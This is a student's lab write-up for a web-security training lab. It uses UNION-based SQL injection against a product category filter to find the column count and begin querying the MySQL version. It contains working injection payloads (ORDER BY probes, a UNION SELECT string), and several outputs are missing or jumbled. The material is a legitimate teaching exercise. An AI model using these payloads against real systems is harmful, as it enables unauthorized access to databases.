

Name: Dushing Komal Yogesh

Class: TY

Division: A

Batch: A3

Roll No.: 65

PRN: 0124UITF1065

Lab 1: SQL injection attack, querying the database type and version on MySQL and Microsoft

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

PRACTITIONER

LAB

Solved

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

Step 1: Click On Access Lab

WebSecurity
Academy

SQL injection attack, querying the database type and version on MySQL and Microsoft

Make the database retrieve the string: '8.0.42-0ubuntu0.20.04.1'

PERFORM OPERATIONS ON ADDRESS BAR

ORIGINAL ADDRESS BAR : <https://0a1b00a603692391800a084a006e0064.web-security-academy.net/filter?category=Gifts>

NOTE: PERFORM BELOW OPERATIONS AFTER **Gifts WORD**

Step 1: Find the Number of Columns

Command: ' ORDER BY 1--+

Final Address: <https://0a1b00a603692391800a084a006e0064.web-security-academy.net/filter?category=Gifts' ORDER BY 1--+>

Output:



Command: ' ORDER BY 2--+

Gifts' ORDER BY 1--

Final Address: <https://0a1b00a603692391800a084a006e0064.web-security-academy.net/filter?category=Gifts' ORDER BY 2--+>

Output:

Command: ' ORDER BY 3--+

Final Address: <https://0a1b00a603692391800a084a006e0064.web-security-academy.net/filter?category=Gifts' ORDER BY 3--+>

Output:

Internal Server Error

Internal Server Error

Step 2: In the browser address bar, replace Gifts with this payload:

Command: <https://0ab1007504ce27f180b8e92700d100f3.web-security-academy.net/filter?category='+UNION+SELECT+'abc','def#>

Conclusion:

From the ORDER BY tests:

- ORDER BY 1 → Executed successfully
- ORDER BY 2 → Executed successfully
- ORDER BY 3 → Failed

The error at ORDER BY 3 indicates that the SQL query contains only **2 columns**. The ORDER BY clause is used to determine the number of columns returned by the original query. Since ORDER BY 2 works but ORDER BY 3 fails, the query has **2 columns**. This information is required before performing a **UNION-based SQL Injection** attack.
